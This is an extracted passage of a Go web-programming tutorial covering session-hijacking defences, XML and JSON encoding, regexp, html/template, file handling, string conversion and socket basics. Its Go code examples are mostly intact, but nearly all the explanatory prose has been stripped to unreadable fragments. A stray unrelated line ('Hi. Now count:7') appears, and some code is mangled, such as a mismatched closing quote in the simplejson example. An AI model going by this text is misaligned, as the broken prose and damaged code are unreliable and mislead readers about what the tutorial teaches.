


6.5 cookie

(firefox)chromefirefoxcookiecookiecookiefirefox



6.6 cookie



Hi. Now count:7

6.7 session

```
sessionIDcookiefirefoxchrome  
goservergosessionid""goserverhttpgosessionid  
HTTPgosessionidchrome""sessionchrome"  
"
```

session

cookieonly token

session session

sessionID cookieURL cookiehttponly true cookie cookieXSS
session cookieURL sessionID

2 token form token token

```
h := md5.New()
salt := "astaxie%^7&8888"
io.WriteString(h, salt+time.Now().String())
token := fmt.Sprintf("%x", h.Sum(nil))
if r.Form["token"] != token {
    //
}
sess.Set("token", token)
```

SID

session sessionID session session

```
createtime := sess.Get("createtime")
if createtime == nil {
    sess.Set("createtime", time.Now().Unix())
} else if (createtime.(int64) + 60) < (time.Now().Unix()) {
    globalSessions.SessionDestroy(w, r)
    sess = globalSessions.SessionStart(w, r)
}
```

session sessionID(60) ID session ID

session sessionID session ID session ID cookie http only URL XSS
session ID MaxAge=0 session cookie

links

-
- : [session](#)
- :

6.5

session/cookieGosessionsession
Providersessionsession
session

links

-
- : [session](#)
- :

7

WebJsonXMLGoGoGo

XMLJavawebserverXML7.1XMLXMLAPIJSON7.2
JSON7.3GoWebMVCGoWebV
7.47.57.6



links

-
- :
- : [XML](#)

7.1 XML

XMLWebXMLGoXML

XMLGoXML/

xml

```
<?xml version="1.0" encoding="utf-8"?>
<servers version="1">
  <server>
    <serverName>Shanghai_VPN</serverName>
    <serverIP>127.0.0.1</serverIP>
  </server>
  <server>
```

```
<serverName>Beijing_VPN</serverName>
  <serverIP>127.0.0.2</serverIP>
</server>
</servers>
```

XML2IPGoXML

XML

XMLxml

Unmarshal

```
func Unmarshal(data []byte, v interface{}) error
```

dataXMLvinterfaceXMLstructstructXML

```
package main

import (
    "encoding/xml"
    "fmt"
    "io/ioutil"
    "os"
)

type Recurlyservers struct {
    XMLName    xml.Name `xml:"servers"`
    Version    string   `xml:"version,attr"`
    Svs        []server `xml:"server"`
    Description string   `xml:",innerxml"`
}

type server struct {
    XMLName    xml.Name `xml:"server"`
    ServerName string   `xml:"serverName"`
    ServerIP   string   `xml:"serverIP"`
}
```

```

func main() {
    file, err := os.Open("servers.xml") // For read access.
    if err != nil {
        fmt.Printf("error: %v", err)
        return
    }
    defer file.Close()
    data, err := ioutil.ReadAll(file)
    if err != nil {
        fmt.Printf("error: %v", err)
        return
    }
    v := Recurlyservers{}
    err = xml.Unmarshal(data, &v)
    if err != nil {
        fmt.Printf("error: %v", err)
        return
    }

    fmt.Println(v)
}

```

XMLgostructxml.Unmarshalxmlstruct

```

{{ servers } 1 [{{ server } Shanghai_VPN 127.0.0.1} {{ server } Beijing_VPN 127.0.0.2}]
<server>
    <serverName>Shanghai_VPN</serverName>
    <serverIP>127.0.0.1</serverIP>
</server>
<server>
    <serverName>Beijing_VPN</serverName>
    <serverIP>127.0.0.2</serverIP>
</server>
}

```

xmlstruct
struct tag

xml.Unmarshal struct

xml:"serverName" struct
Unmarshal

```

func Unmarshal(data []byte, v interface{}) error

```

XMLstructslicestringXMLv

Unmarshal XMLstruct tagtagXML

GotagXMLstructstruct tagyreflect

XMLstruct

- structstring[]bytetag `",innerxml"` Unmarshalxml
Description

```
<server>
  <serverName>Shanghai_VPN</serverName>
  <serverIP>127.0.0.1</serverIP>
</server>
<server>
  <serverName>Beijing_VPN</serverName>
  <serverIP>127.0.0.2</serverIP>
</server>
```

- structXMLNamexml.Nameelementservers
- structtagXMLElementelementservernameserverip
- structtag `",attr"` elementversion
- structtag `"a>b>c"` xmlabc
- structtag `" - "` xml
- structtag `",any"`
- XMLtag"comments"[]bytestring

structtagtagXMLtagXMLElementslice

| goxmlstruct

XML

XMLgoxml

Marshal MarshalIndent

```
func Marshal(v interface{}) ([]byte, error)
func MarshalIndent(v interface{}, prefix, indent string) ([]byte, error)
```

XMLXML

XML

```
package main

import (
    "encoding/xml"
    "fmt"
    "os"
)

type Servers struct {
    XMLName xml.Name `xml:"servers"`
    Version string `xml:"version,attr"`
    Svs []server `xml:"server"`
}

type server struct {
    ServerName string `xml:"serverName"`
    ServerIP string `xml:"serverIP"`
}

func main() {
    v := &Servers{Version: "1"}
    v.Svs = append(v.Svs, server{"Shanghai_VPN", "127.0.0.1"})
    v.Svs = append(v.Svs, server{"Beijing_VPN", "127.0.0.2"})
    output, err := xml.MarshalIndent(v, " ", " ")
    if err != nil {
        fmt.Printf("error: %v\n", err)
    }
    os.Stdout.Write([]byte(xml.Header))

    os.Stdout.Write(output)
}
```

```

<?xml version="1.0" encoding="UTF-8"?>
<servers version="1">
  <server>
    <serverName>Shanghai_VPN</serverName>
    <serverIP>127.0.0.1</serverIP>
  </server>
  <server>
    <serverName>Beijing_VPN</serverName>
    <serverIP>127.0.0.2</serverIP>
  </server>
</servers>

```

```
os.Stdout.Write([]byte(xml.Header))
```

```
xml.MarshalIndent
```

```
xml.Marshal XMLxmlxmlHeader
```

```
Marshal vinterface{ }xmlXML
```

- varrayslice value
- vMarshal
- vinterfaceinterface
- v

```
XMLelementstruct
```

- vstructXMLName tag
- xml.NameXMLName
- structtag
- struct
- marshall

```
structtagxml
```

- XMLName
- tag "- "
- tag "name,attr" nameXML
- tag ",attr" structXMLname

- tag ",chardata" xmlcharacter dataelement
- tag ",innerxml"
- tag ",comment" xml"--"
- tag "omitempty" XML false0nilnil0arrayslice mapstring
- tag "a>b>c" abbc

```

FirstName string `xml:"name>first"`
LastName  string `xml:"name>last"`

<name>
<first>Asta</first>
<last>Xie</last>
</name>

```

GoxmlXML/XMLstruct tagtag

links

-
- :
- : [Json](#)

7.2 JSON

JSONJavascript Object NotationCJSONXMLXMLJSON

JSONXMLJSONJSONWebGoJSON

GoJSONJSON/

JSON

```

{"servers": [{"serverName": "Shanghai_VPN", "serverIP": "127.0.0.1"}, {"
serverName": "Beijing_VPN", "serverIP": "127.0.0.2"}]}

```


JSONgojsonJSON/

JSON

JSONJSONGoJSON

```
func Unmarshal(data []byte, v interface{}) error
```

```
package main

import (
    "encoding/json"
    "fmt"
)

type Server struct {
    ServerName string
    ServerIP   string
}

type Serverslice struct {
    Servers []Server
}

func main() {
    var s Serverslice
    str := `{"servers":[{"serverName":"Shanghai_VPN","serverIP":"127.0.0.1"}, {"serverName":"Beijing_VPN","serverIP":"127.0.0.2"}]}`
    json.Unmarshal([]byte(str), &s)
    fmt.Println(s)
}
```



```
"Name": "Wednesday",
"Age": 6,
"Parents": []interface{}{
    "Gomez",
    "Morticia",
},
}
```

```
m := f.(map[string]interface{})
```

```
for k, v := range m {
    switch vv := v.(type) {
    case string:
        fmt.Println(k, "is string", vv)
    case int:
        fmt.Println(k, "is int", vv)
    case float64:
        fmt.Println(k, "is float64", vv)
    case []interface{}:
        fmt.Println(k, "is an array:")
        for i, u := range vv {
            fmt.Println(i, u)
        }
    default:
        fmt.Println(k, "is of a type I don't know how to handle")
    }
}
```

interface{}type assertJSON

bitly

simplejson JSON

```
js, err := NewJson([]byte(`{
    "test": {
```

```
        "array": [1, "2", 3],
        "int": 10,
        "float": 5.150,
        "bignum": 9223372036854775807,
        "string": "simplejson",
        "bool": true
    }
}'))

arr, _ := js.Get("test").Get("array").Array()
i, _ := js.Get("test").Get("int").Int()
ms := js.Get("test").Get("string").MustString()
```

JSON

<https://github.com/bitly/go-simplejson>

JSON

JSONJSON

Marshal

```
func Marshal(v interface{}) ([]byte, error)
```

```
package main

import (
    "encoding/json"
    "fmt"
)

type Server struct {
    ServerName string
    ServerIP   string
}

type Serverslice struct {
    Servers []Server
}
```

```

func main() {
    var s Serverslice
    s.Servers = append(s.Servers, Server{ServerName: "Shanghai_VPN",
    ServerIP: "127.0.0.1"})
    s.Servers = append(s.Servers, Server{ServerName: "Beijing_VPN",
    ServerIP: "127.0.0.2"})
    b, err := json.Marshal(s)
    if err != nil {
        fmt.Println("json err:", err)
    }
    fmt.Println(string(b))
}

```

```

{"Servers":[{"ServerName":"Shanghai_VPN","ServerIP":"127.0.0.1"}, {"
ServerName":"Beijing_VPN","ServerIP":"127.0.0.2"}]}

```

JSONstruct tag

```

type Server struct {
    ServerName string `json:"serverName"`
    ServerIP string `json:"serverIP"`
}

type Serverslice struct {
    Servers []Server `json:"servers"`
}

```

JSONJSON

JSONstruct tag

- tag "-" JSON
- tagJSONserverName
- tag "omitempty" JSON
- bool, string, int, int65tag ",string" JSONJSON

```

type Server struct {
    // ID JSON
    ID int `json:"-"`

    // ServerName2 JSON
    ServerName string `json:"serverName"`
    ServerName2 string `json:"serverName2,string"`

    // ServerIP JSON
    ServerIP string `json:"serverIP,omitempty"`
}

s := Server {
    ID:          3,
    ServerName:  `Go "1.0" `,
    ServerName2: `Go "1.0" `,
    ServerIP:    `` ,
}
b, _ := json.Marshal(s)
os.Stdout.Write(b)

```

```

{"serverName": "Go \"1.0\" ", "serverName2": "\"Go \\\"1.0\\\" \" \""}

```

Marshal

- JSONstringkeymapmap[string]T(TGo)
- Channel, complexfunctionJSON
- JSON
- null

GojsonJSON

go-simplejson Web

links

-
- : XML
- :

7.3

Web

Go `regexp` `GoGoRE2\C`

<http://code.google.com/p/re2/wiki/Syntax>

`strings` `(ContainsIndex)` `(Replace)` `(SplitJoin)`

`strings`

UTF-8Go

`regexp`

`regexp` `true` `false`

```
func Match(pattern string, b []byte) (matched bool, error error)
func MatchReader(pattern string, r io.RuneReader) (matched bool, error error)
func MatchString(pattern string, s string) (matched bool, error error)
```

`pattern` `true` `error` `byte` `slice` `RuneReader` `string`

IP

```
func IsIP(ip string) (b bool) {
    if m, _ := regexp.MatchString("^([0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3})$", ip); !m {
        return false
    }
}
```

```
    return true
}
```

regexp pattern

```
func main() {
    if len(os.Args) == 1 {
        fmt.Println("Usage: regexp [string]")
        os.Exit(1)
    } else if m, _ := regexp.MatchString("^[0-9]+$", os.Args[1]); m
    {
        fmt.Println("    ")
    } else {
        fmt.Println("    ")
    }
}
```

Match(Reader|String)

Match

```
package main

import (
    "fmt"
    "io/ioutil"
    "net/http"
    "regexp"
    "strings"
)

func main() {
    resp, err := http.Get("http://www.baidu.com")
    if err != nil {
        fmt.Println("http get error.")
    }
}
```



```

}
defer resp.Body.Close()
body, err := ioutil.ReadAll(resp.Body)
if err != nil {
    fmt.Println("http read error")
    return
}

src := string(body)

//HTML
re, _ := regexp.Compile("\\<[\\S\\s]+?\\>")
src = re.ReplaceAllStringFunc(src, strings.ToLower)

//<style>
re, _ = regexp.Compile("\\<style[\\S\\s]+?\\</style\\>")
src = re.ReplaceAllString(src, "")

//<script>
re, _ = regexp.Compile("\\<script[\\S\\s]+?\\</script\\>")
src = re.ReplaceAllString(src, "")

//<>HTML
re, _ = regexp.Compile("\\<[\\S\\s]+?\\>")
src = re.ReplaceAllString(src, "\n")

//
re, _ = regexp.Compile("\\s{2,}")
src = re.ReplaceAllString(src, "\n")

fmt.Println(strings.TrimSpace(src))
}

```

CompileRegexpRegexp

```

func Compile(expr string) (*Regexp, error)
func CompilePOSIX(expr string) (*Regexp, error)
func MustCompile(str string) *Regexp
func MustCompilePOSIX(str string) *Regexp

```

CompilePOSIXCompilePOSIXPOSIXCompile([a-z]{2,4}
"aa09aaa88aaaa"CompilePOSIXaaaaCompileaa)Mustpanic
Must

Regexpstruct

```
func (re *Regexp) Find(b []byte) []byte
func (re *Regexp) FindAll(b []byte, n int) [][]byte
func (re *Regexp) FindAllIndex(b []byte, n int) [][]int
func (re *Regexp) FindAllString(s string, n int) []string
func (re *Regexp) FindAllStringIndex(s string, n int) [][]int
func (re *Regexp) FindAllStringSubmatch(s string, n int) [][]string
func (re *Regexp) FindAllStringSubmatchIndex(s string, n int) [][]int
func (re *Regexp) FindAllSubmatch(b []byte, n int) [][][]byte
func (re *Regexp) FindAllSubmatchIndex(b []byte, n int) [][]int
func (re *Regexp) FindIndex(b []byte) (loc []int)
func (re *Regexp) FindReaderIndex(r io.RuneReader) (loc []int)
func (re *Regexp) FindReaderSubmatchIndex(r io.RuneReader) []int
func (re *Regexp) FindString(s string) string
func (re *Regexp) FindStringIndex(s string) (loc []int)
func (re *Regexp) FindStringSubmatch(s string) []string
func (re *Regexp) FindStringSubmatchIndex(s string) []int
func (re *Regexp) FindSubmatch(b []byte) [][]byte
func (re *Regexp) FindSubmatchIndex(b []byte) []int
```

18(byte slicestringio.RuneReader)

```
func (re *Regexp) Find(b []byte) []byte
func (re *Regexp) FindAll(b []byte, n int) [][]byte
func (re *Regexp) FindAllIndex(b []byte, n int) [][]int
func (re *Regexp) FindAllSubmatch(b []byte, n int) [][][]byte
func (re *Regexp) FindAllSubmatchIndex(b []byte, n int) [][]int
func (re *Regexp) FindIndex(b []byte) (loc []int)
func (re *Regexp) FindSubmatch(b []byte) [][]byte
func (re *Regexp) FindSubmatchIndex(b []byte) []int
```

```

package main

import (
    "fmt"
    "regexp"
)

func main() {
    a := "I am learning Go language"

    re, _ := regexp.Compile("[a-z]{2,4}")

    //
    one := re.Find([]byte(a))
    fmt.Println("Find:", string(one))

    //slicen0

    all := re.FindAll([]byte(a), -1)
    fmt.Println("FindAll", all)

    //index
    index := re.FindIndex([]byte(a))
    fmt.Println("FindIndex", index)

    //indexn
    allindex := re.FindAllIndex([]byte(a), -1)
    fmt.Println("FindAllIndex", allindex)

    re2, _ := regexp.Compile("am(.*)lang(.*)")

    //Submatch()()

    //"am learning Go language"
    //" learning Go "
    //"uage"
    submatch := re2.FindSubmatch([]byte(a))
    fmt.Println("FindSubmatch", submatch)
    for _, v := range submatch {
        fmt.Println(string(v))
    }

    //FindIndex
    submatchindex := re2.FindSubmatchIndex([]byte(a))
    fmt.Println(submatchindex)
}

```

```

//FindAllSubmatch
submatchall := re2.FindAllSubmatch([]byte(a), -1)
fmt.Println(submatchall)

//FindAllSubmatchIndexindex
submatchallindex := re2.FindAllSubmatchIndex([]byte(a), -1)
fmt.Println(submatchallindex)
}

```

RegexpRegexp

```

func (re *Regexp) Match(b []byte) bool
func (re *Regexp) MatchReader(r io.RuneReader) bool
func (re *Regexp) MatchString(s string) bool

```

```

func (re *Regexp) ReplaceAll(src, repl []byte) []byte
func (re *Regexp) ReplaceAllFunc(src []byte, repl func([]byte) []byte) []byte
func (re *Regexp) ReplaceAllLiteral(src, repl []byte) []byte
func (re *Regexp) ReplaceAllLiteralString(src, repl string) string
func (re *Regexp) ReplaceAllString(src, repl string) string
func (re *Regexp) ReplaceAllStringFunc(src string, repl func(string) string) string

```

Expand

```

func (re *Regexp) Expand(dst []byte, template []byte, src []byte, match []int) []byte
func (re *Regexp) ExpandString(dst []byte, template string, src string, match []int) []byte

```

Expand

```

func main() {
    src := []byte(`
        call hello alice
        hello bob
        call hello eve
    `)
    pat := regexp.MustCompile(`(?m)(call)\s+(?P<cmd>\w+)\s+(?P<arg>
.+)\s*$`)
    res := []byte{}
    for _, s := range pat.FindAllSubmatchIndex(src, -1) {
        res = pat.Expand(res, []byte("$cmd('$arg')\n"), src, s)
    }
    fmt.Println(string(res))
}

```

Go `regexp` Go

links

-
- : [Json](#)
- :


7.4

MVCModelViewControllerViewHTMLJSP

<%= =%>

PHP

<?php ?>



7.1

Web

Go

Go `template` `Parse` `ParseFile` `Execute` `merge`

```
func handler(w http.ResponseWriter, r *http.Request) {
    t := template.New("some template") //
    t, _ = t.ParseFiles("tpl/welcome.html", nil) //
    user := GetUser() //
    t.Execute(w, user) //merger
}
```

Go

- ParseFilesParseParse
- handlermain
- `http.ResponseWriter` `os.Stdout` `os.Stdout` `io.Writer`

GoGo

Go `{{}}`

`{{.}}` JavaC++this

`{{.FieldName}}`

```
package main

import (
    "html/template"
    "os"
)

type Person struct {
    UserName string
}

func main() {
    t := template.New("fieldname example")
    t, _ = t.Parse("hello {{.UserName}}!")
    p := Person{UserName: "Astaxie"}
    t.Execute(os.Stdout, p)
}
```

hello Astaxie

```
type Person struct {
    UserName string
    email    string //
}

t, _ = t.Parse("hello {{.UserName}}! {{.email}}")
```

`{{.}}` fmt

```
{{with ...}}...{{end}} {{range ...}}{{end}}
```

- {{range}} Gorange
- {{with}}

```
package main

import (
    "html/template"
    "os"
)

type Friend struct {
    Fname string
}

type Person struct {
    UserName string
    Emails []string
    Friends []*Friend
}

func main() {
    f1 := Friend{Fname: "minux.ma"}
    f2 := Friend{Fname: "xushiwei"}
    t := template.New("fieldname example")
    t, _ = t.Parse(`hello {{.UserName}}!
        {{range .Emails}}
            an email {{.}}
        {{end}}
        {{with .Friends}}
        {{range .}}
            my friend name is {{.Fname}}
        {{end}}
        {{end}}
    `)
    p := Person{UserName: "Astaxie",
        Emails: []string{"astaxie@beego.me", "astaxie@gmail.com"},
        Friends: []*Friend{&f1, &f2}}
    t.Execute(os.Stdout, p)
```



```
}
```

GoGo

if-else pipelineiffalse

if-else

```
package main

import (
    "os"
    "text/template"
)

func main() {
    tEmpty := template.New("template test")
    tEmpty = template.Must(tEmpty.Parse(" pipeline if demo: {{if ` `
}} {{end}}\n"          ))
    tEmpty.Execute(os.Stdout, nil)

    tWithValue := template.New("template test")
    tWithValue = template.Must(tWithValue.Parse(" pipeline if demo:
{{if `anything`} } {{end}}\n"          ))
    tWithValue.Execute(os.Stdout, nil)

    tIfElse := template.New("template test")
    tIfElse = template.Must(tIfElse.Parse("if-else demo: {{if `anyt
hing`} } if {{else} } else.{{end}}\n"    ))
    tIfElse.Execute(os.Stdout, nil)
}
```

if-else

```
| ifMail=="astaxie@gmail.com"ifbool
```

pipelines

Unix pipe ls | grep "beego" "beego"Go

pipeGo

{{}} pipelinesemailXSS

```
{{. | html}}
```

emailhtmlUnix

```
with`range`if
```

```
{{end}} Go
```

```
$variable := pipeline
```

```
{{with $x := "output" | printf "%q"}}{{$x}}{{end}}  
{{with $x := "output"}}{{printf "%q" $x}}{{end}}  
{{with $x := "output"}}{{$x | printf "%q"}}{{end}}
```

```
fmt
```

```
@ at
```

```
astaxie at
```

```
beego.me
```

Go

```
type FuncMap map[string]interface{}
```

email

```
emailDeal Go
```

```
EmailDealWith
```

```
t = t.Funcs(template.FuncMap{"emailDeal": EmailDealWith})
```

```
EmailDealWith
```

```
func EmailDealWith(args ...interface{}) string
```

```
package main

import (
    "fmt"
    "html/template"
    "os"
    "strings"
)

type Friend struct {
    Fname string
}

type Person struct {
    UserName string
    Emails []string
    Friends []*Friend
}

func EmailDealWith(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    // find the @ symbol
    substrs := strings.Split(s, "@")
    if len(substrs) != 2 {
        return s
    }
    // replace the @ by " at "
    return (substrs[0] + " at " + substrs[1])
}

func main() {
    f1 := Friend{Fname: "minux.ma"}
}
```

```

f2 := Friend{Fname: "xushiwei"}
t := template.New("fieldname example")
t = t.Funcs(template.FuncMap{"emailDeal": EmailDealWith})
t, _ = t.Parse(`hello {{.UserName}}!
                {{range .Emails}}
                    an emails {{.|emailDeal}}
                {{end}}
                {{with .Friends}}
                {{range .}}
                    my friend name is {{.Fname}}
                {{end}}
                {{end}}
                `)
p := Person{UserName: "Astaxie",
            Emails: []string{"astaxie@beego.me", "astaxie@gmail.com"},
            Friends: []*Friend{&f1, &f2}}
t.Execute(os.Stdout, p)
}

```

```

var builtins = FuncMap{
    "and":      and,
    "call":     call,
    "html":     HTMLEscaper,
    "index":    index,
    "js":       JSEscaper,
    "len":      length,
    "not":      not,
    "or":       or,
    "print":    fmt.Sprint,
    "printf":   fmt.Sprintf,
    "println":  fmt.Sprintln,
    "urlquery": URLQueryEscaper,
}

```

Must

Must Must

```

package main

import (
    "fmt"
    "text/template"
)

func main() {
    tOk := template.New("first")
    template.Must(tOk.Parse(" some static text /* and a comment */"
))
    fmt.Println("The first one parsed OK.")

    template.Must(template.New("second").Parse("some static text {{
.Name }}"))
    fmt.Println("The second one parsed OK.")

    fmt.Println("The next one ought to fail.")
    tErr := template.New("check parse error with Must")
    template.Must(tErr.Parse(" some static text {{ .Name }}"))
}

```

```

The first one parsed OK.
The second one parsed OK.
The next one ought to fail.
panic: template: check parse error with Must:1: unexpected "}" in command

```

Web

header content footer Go

```

{{define ""
}}

```

```
{{template " "      }}
```

```
header.tpl content.tpl footer.tpl
```

```
//header.tpl
{{define "header"}}
<html>
<head>
  <title>          </title>
</head>
<body>
{{end}}

//content.tpl
{{define "content"}}
{{template "header"}}
<h1>          </h1>
<ul>
  <li>define          </li>
  <li>template      </li>
</ul>
{{template "footer"}}
{{end}}

//footer.tpl
{{define "footer"}}
</body>
</html>
{{end}}
```

```
package main

import (
    "fmt"
    "os"
    "text/template"
)
```

```
func main() {
    s1, _ := template.ParseFiles("header.tpl", "content.tpl", "fo
oter.tpl")
    s1.ExecuteTemplate(os.Stdout, "header", nil)
    fmt.Println()
    s1.ExecuteTemplate(os.Stdout, "content", nil)
    fmt.Println()
    s1.ExecuteTemplate(os.Stdout, "footer", nil)
    fmt.Println()
    s1.Execute(os.Stdout, nil)
}
```

```
template.ParseFiles {{define}}map(keyvalue
) ExecuteTemplate headerfootercontentheaderfooter
s1.Execute
```

MVCVMC

links

-
- :
- :

7.5

WebWebWeb()Go

os

- func Mkdir(name string, perm FileMode) error
nameperm0777
- func MkdirAll(path string, perm FileMode) error
pathastaxie/test1/test2
- func Remove(name string) error
name
- func RemoveAll(path string) error
pathpath

```
package main

import (
    "fmt"
    "os"
)

func main() {
    os.Mkdir("astaxie", 0777)
    os.MkdirAll("astaxie/test1/test2", 0777)
    err := os.Remove("astaxie")
    if err != nil {
        fmt.Println(err)
    }
    os.RemoveAll("astaxie")
}
```

- func Create(name string) (file *File, err Error)

0666

- func NewFile(fd uintptr, name string) *File

- func Open(name string) (file *File, err Error)

nameOpenFile

- func OpenFile(name string, flag int, perm uint32) (file *File, err Error)

nameflagperm

- func (file *File) Write(b []byte) (n int, err Error)

byte

- func (file *File) WriteAt(b []byte, off int64) (n int, err Error)

byte

- func (file *File) WriteString(s string) (ret int, err Error)

string

```

package main

import (
    "fmt"
    "os"
)

func main() {
    userFile := "astaxie.txt"
    fout, err := os.Create(userFile)
    if err != nil {
        fmt.Println(userFile, err)
        return
    }
    defer fout.Close()
    for i := 0; i < 10; i++ {
        fout.WriteString("Just a test!\r\n")
        fout.Write([]byte("Just a test!\r\n"))
    }
}

```

- func (file *File) Read(b []byte) (n int, err Error)
 - b
- func (file *File) ReadAt(b []byte, off int64) (n int, err Error)
 - offb

```

package main

import (
    "fmt"
    "os"

```

```
)  
  
func main() {  
    userFile := "asatxie.txt"  
    fl, err := os.Open(userFile)  
    if err != nil {  
        fmt.Println(userFile, err)  
        return  
    }  
    defer fl.Close()  
    buf := make([]byte, 1024)  
    for {  
        n, _ := fl.Read(buf)  
        if 0 == n {  
            break  
        }  
        os.Stdout.Write(buf[:n])  
    }  
}
```

Go

- func Remove(name string) Error

name

links

-
- :
- :

7.6

WebGostringsstrconv

strings

- func Contains(s, substr string) bool

ssubstrbool

```
fmt.Println(strings.Contains("seafood", "foo"))
fmt.Println(strings.Contains("seafood", "bar"))
fmt.Println(strings.Contains("seafood", ""))
fmt.Println(strings.Contains("", ""))
//Output:
//true
//false
//true
//true
```

- func Join(a []string, sep string) string

slice asep

```
s := []string{"foo", "bar", "baz"}
fmt.Println(strings.Join(s, ", "))
//Output:foo, bar, baz
```

- func Index(s, sep string) int

ssep-1

```
fmt.Println(strings.Index("chicken", "ken"))
fmt.Println(strings.Index("chicken", "dmr"))
//Output:4
//-1
```

- func Repeat(s string, count int) string

scount

```
fmt.Println("ba" + strings.Repeat("na", 2))
//Output:banana
```

- func Replace(s, old, new string, n int) string

soldnewn0

```
fmt.Println(strings.Replace("oink oink oink", "k", "ky", 2))
fmt.Println(strings.Replace("oink oink oink", "oink", "moo", -
1))
//Output:oinky oinky oink
//moo moo moo
```

- func Split(s, sep string) []string

sepslice

```
fmt.Printf("%q\n", strings.Split("a,b,c", ","))
fmt.Printf("%q\n", strings.Split("a man a plan a canal panama"
, "a "))
fmt.Printf("%q\n", strings.Split(" xyz ", ""))
fmt.Printf("%q\n", strings.Split("", "Bernardo O'Higgins"))
//Output:["a" "b" "c"]
//["" "man " "plan " "canal panama"]
//["" "x" "y" "z" "" ]
//[""]
```

- func Trim(s string, cutset string) string

scutset

```
fmt.Printf("[%q]", strings.Trim(" !!! Achtung !!! ", "! "))
//Output:["Achtung"]
```

- func Fields(s string) []string

sslice

```
fmt.Printf("Fields are: %q", strings.Fields("  foo bar  baz
"))
//Output:Fields are: ["foo" "bar" "baz"]
```

strconv

- Append

```
package main

import (
    "fmt"
    "strconv"
)

func main() {
    str := make([]byte, 0, 100)
    str = strconv.AppendInt(str, 4567, 10)
    str = strconv.AppendBool(str, false)
    str = strconv.AppendQuote(str, "abcdefg")
    str = strconv.AppendQuoteRune(str, ' ' )
    fmt.Println(string(str))
}
```

- Format

```
package main

import (
    "fmt"
    "strconv"
```

```

)

func main() {
    a := strconv.FormatBool(false)
    b := strconv.FormatFloat(123.23, 'g', 12, 64)
    c := strconv.FormatInt(1234, 10)
    d := strconv.FormatUint(12345, 10)
    e := strconv.Itoa(1023)
    fmt.Println(a, b, c, d, e)
}

```

- Parse

```

package main

import (
    "fmt"
    "strconv"
)

func checkError(e error){
    if e != nil{
        fmt.Println(e)
    }
}

func main() {
    a, err := strconv.ParseBool("false")
    checkError(err)
    b, err := strconv.ParseFloat("123.23", 64)
    checkError(err)
    c, err := strconv.ParseInt("1234", 10, 64)
    checkError(err)
    d, err := strconv.ParseUint("12345", 10, 64)
    checkError(err)
    e, err := strconv.Atoi("1023")
    checkError(err)
    fmt.Println(a, b, c, d, e)
}

```

links

-
- :
- :

7.7

XMLJSONXMLJSON//Web

links

-
- :
- : [Web](#)

8 Web

WebHTTPXMLJSON

WebLinuxWindowsasp.netFreeBSDJSP

WebRESTSOAP

RESTRESTHTTPHTTPmethodWebHTTPREST8.3Go
REST

SOAPW3CSOAPGoSOAPGoRPC8.4GoRPC

Go21C8.1SocketSocketHTTPGoSocketHTML5
WebSocket8.2GoWebSocket



links

-
- :
- : [Socket](#)

8.1 Socket

SocketSocketWebQQQQ
QQPPstreamPPstreamSocketSocketGo
Socket


Socket

SocketUnixUnix""open -> write/read -> close"
SocketSocketI/OSocketSocketSocket(int)Socket
Socket

SocketSocketSOCK_STREAMSocketSOCK_DGRAMSocket
TCPSocketSocketUDP

Socket

SocketPIDTCP/IP"ip"+"
ipTCP/IP



8.1

TCP/IPUNIX BSDsocketUNIX System VTLI
socket"Socket"

Socket

SocketTCP SocketUDP SocketTCPUDPPIP

IPv4

TCP/IPIPTCP/IPTCP/IPIP4(IPv4)30

